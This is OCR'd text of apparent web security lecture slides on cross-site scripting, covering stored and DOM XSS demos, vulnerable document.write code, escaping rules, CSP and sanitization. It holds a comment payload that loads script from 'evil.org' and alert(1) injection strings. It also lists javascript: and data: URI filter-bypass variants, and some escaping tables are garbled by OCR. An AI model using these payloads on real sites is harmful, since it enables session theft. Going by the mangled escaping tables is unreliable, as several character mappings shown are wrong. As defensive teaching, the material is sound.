

Browser
https://board.xcom/add.comment
Add comment:
<script src="https://evil.org/fun.js"/>
Hi! How's going?
Submit
Browser
https://board.xcom/comments
Hi! How's going?

DOM XSS


JavaScript modifies DOM using untrusted data without proper escaping.


```
<script>
var href = document.location.href;
var lang = href.substring(href.indexOf("lang=")+5);
document.write("Current language is " + lang);
</script>
```


foo.bar:8000/dom.html#lang=en
Current language is en


foo.bar:8000/dom.html#la
foo.bar:8000/dom.html#lang=<script>alert(1)</scri...
Current language is
Elements Network Sources Timeline Profiles Resources Audits Console EditThisCookie
1
<top frame>
Preserve log
The XSS Auditor refused to execute a script in 'http://foo.bar:8000/dom.html#lang=<script>alert(1)</script>' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
dom.html:6

```
<script>
var h = document.location.hash;
var page = h.substring(h.indexOf("page=")+5);
document.write("<iframe src=\"" + page + "\"></firame>");
</script>
```


foo.bar:8000/dom2.html#page="></iframe><script>alert(1)</script>
Elements Network Sources Timeline Profiles Resources Audits Console EditThisCookie
1
<top frame>
Preserve log
The XSS Auditor refused to execute a script in 'http://foo.bar:8000/dom2.html#page="></iframe>
dom2.html:6
<script>alert(1)</script><a href="' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.



foo.bar:8000/dom2.html#page=javascript:alert(1)
JavaScript Alert
1
OK
Waiting for foo.bar...
Elements Network Sources Timeline Profiles Resources Audits Console EditThisCookie
<top frame>
Preserve log

https://code.google.com/p/domxsswiki/

A bit of theory


SECURE DATA PROCESSING

Data Processing



XSS PREVENTION

```
<!- NEVER UNTRUSTED INPUT -->

<style>
NEVER UNTRUSTED INPUT
</style>

<script>
NEVER UNTRUSTED INPUT
</script>

<NEVER div NEVER id=…>
```


2
3

User: Hedgehog in a fog
1

2
3
<img src="user/1.png" style="…">

HTML Nodes

<	→	<
>	→	>
&	→	&

HTML Attributes

Escape **all non-alphanumerics** with **&#xHH;**

"	→	&#22;
'	→	&#27;
`	→	<

src, href, etc.

1. Normalize attribute value
2. Whitelist allowed schema

src, href, etc.


```
<a href="javascript:alert(1)">

<a href="JaVaScRiPt:alert(1)">

<a href="ja&#x76;&#x61;script:alert(1)">

<a href="data:text/html;charset=utf-8,
%3Cscript%3Ealert%281%29%3C%2Fscript%3E">
```

Mitigations

1. Content Security Policy
2. HttpOnly cookies
3. Web Application Firewalls

Content-Security Policy

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```



http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content-Security Policy

```
<script>disabled by default</script>

<style>disabled by default</style>

eval("disabled by default");
```

Content-Security Policy

```
script-src base-uri child-src
connect-src font-src form-action
frame-ancestors media-src object-src
plugin-types report-uri style-src
```

Content-Security Policy

none

self

unsafe-inline

unsafe-eval

Content-Security Policy

To use a nonce, give your script tag a nonce attribute. Its value must match one in the list of trusted sources. For example:

```
<script nonce=EDNnf03nceIOfn39fn3e9h3sdfa>
  //Some inline code I cant remove yet, but need to asap.
</script>
```

Now, add the nonce to your script-src directive appended to the nonce- keyword.

```
Content-Security-Policy: script-src 'nonce-
EDNnf03nceIOfn39fn3e9h3sdfa'
```

Michal Zalewski

Postcards from the post-XSS world

http://lcamtuf.coredump.cx/postxss/

But my users want enter HTML…

Are they?


Markdown

BB-code

Wiki

Still they (you) need input HTML?

Do not do it your-self!


FF: /
IE: 0x00
0x00
Implicit whitespace
<img src=image.png title="Hi" class="example">
Vertical tab (0x0B)
Form feed (0x0C)
IE: `

<i <b>

Sanitization Survival Guide

1. Use **robust** HTML parser
